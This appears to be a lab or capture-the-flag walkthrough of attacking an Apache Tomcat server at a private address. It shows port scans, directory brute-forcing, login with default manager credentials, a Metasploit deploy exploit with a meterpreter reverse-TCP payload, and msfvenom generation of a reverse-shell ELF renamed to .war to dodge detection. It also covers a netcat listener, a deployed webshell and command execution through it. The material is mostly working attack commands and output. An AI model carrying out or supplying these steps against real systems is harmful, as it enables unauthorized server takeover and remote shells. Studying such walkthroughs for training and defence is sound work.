172.16.64.101


```
Nmap scan report for 172.16.64.101
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
9080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:A2:AF:8F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 172.16.64.101
Host is up (0.044s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

2. Enum

1. Inspect source-page

- If it leads to a default page like this → This is not good



Ubuntu Logo

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

2. Enum with Dirb


Found:



```
┌──(root💀kali)-[~]
└─# dirb http://172.16.64.101:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 11 17:50:59 2021
URL_BASE: http://172.16.64.101:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.101:8080/ ----
+ http://172.16.64.101:8080/host-manager (CODE:302|SIZE:0)
+ http://172.16.64.101:8080/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.101:8080/manager (CODE:302|SIZE:0)
|--> Testing: http://172.16.64.101:8080/www3
```

3. Try to login with all possible default credentials (Or could use MetaSploit to bruteforce)

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown



Would you like Firefox to save this login for http://172.16.64.101:8080?

tomcat

s3cret

☑ Show password

403 Access Denied

You are not authorized to view this page.

If you have already configured the Host Manager a … book-mark or similar then you ma
returning to the main Host Manager page. Once yo … TML interface normally. If you con

If you have not changed any configuration files, ple … tain the credentials to let you use

For example, to add the admin-gui role to a user … bove.


```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single admin role to the following two roles. You will need to

- admin-gui - allows access to the HTML GUI
- admin-script - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the admin-gui role should not be granted the admin-script role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards t



Tomcat Web Applic

Message: OK

Manager


List Applications	HTML Manager Help

Applications

Path	Version	Display Name	Running
/	None specified		true
/host-manager	None specified	Tomcat Host Manager Application	true
/manager	None specified	Tomcat Manager Application	true

4. Inspect the page

Found: OS Name, OS version



SSL connector configuration diagnostics

Connector ciphers	List the configured ciphers for each connector


Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/8.0.32 (Ubuntu)	1.8.0_242-8u242-b08-0ubuntu3~16.04-b08	Private Build	Linux	4.4.0-104-generic	amd64	xubuntu	127.0.1.1

3. Exploit with Metasploit


Description:

This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  s3cret           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        172.16.64.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
                                            path>'
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.64.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   3   Linux x86
```

FAILED!



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 172.16.64.10:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1575 bytes as Z6X70FSEgpkdnmx2d187e2LEfuefc.war ...
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/Z6X70FSEgpkdnmx2d187e2LEfuefc [403 For
bidden]
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) > |
```

4. Exploit Manually


1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the targe OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host


→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server dectection since it only accept **.war** file.




```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10  LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

┌──(root💀kali)-[~]
└─# mv meter meter.war
```

2. Set an listener with **Netcat**



```
┌──(root💀kali)-[~]
└─# nc -nvlp 59919
listening on [any] 59919 ...
```


3. Upload the payload and grenate wit by clicking on it



Applications

Path	Version	Display Name	Running	Sessions
/	*None specified*		true	0
/host-manager	*None specified*	Tomcat Host Manager Application	true	0
/manager	*None specified*	Tomcat Manager Application	true	2
/meter	*None specified*		false	0


4. Upload webshell https://github.com/BustedSec/webshell/blob/master/webshell.war



/webshell	*None specified*		true	0

Click on /webshell


ls -la /var/lib/tomcat8/webapps



```
total 1060
drwxrwxr-x 5 tomcat8 tomcat8    4096 Jun 11 22:35 .
drwxr-xr-x 4 root    root       4096 Mar 27  2020 ..
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 cmd
-rw-r--r-- 1 tomcat8 tomcat8   17845 Jun 11 22:35 cmd.war
-rw-r--r-- 1 tomcat8 tomcat8 1037344 Jun 11 22:28 meter.war
drwxr-xr-x 3 root    root       4096 Mar 27  2020 ROOT
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 webshell
-rw-r--r-- 1 tomcat8 tomcat8     803 Jun 11 22:35 webshell.war
```

mv /var/lib/tomcat8/webapps/meter.war /tmp/meter


chmod +x /tmp/meter



```
ls /tmp/meter
```

```
/tmp/meter
```

/tmp/meter → Generate the payload




172.16.64.101:8080/webshell/index.jsp?cmd=ls+%2Ftmp%2Fmeter


/tmp/meter

```
/tmp/meter
```

5. Does not work

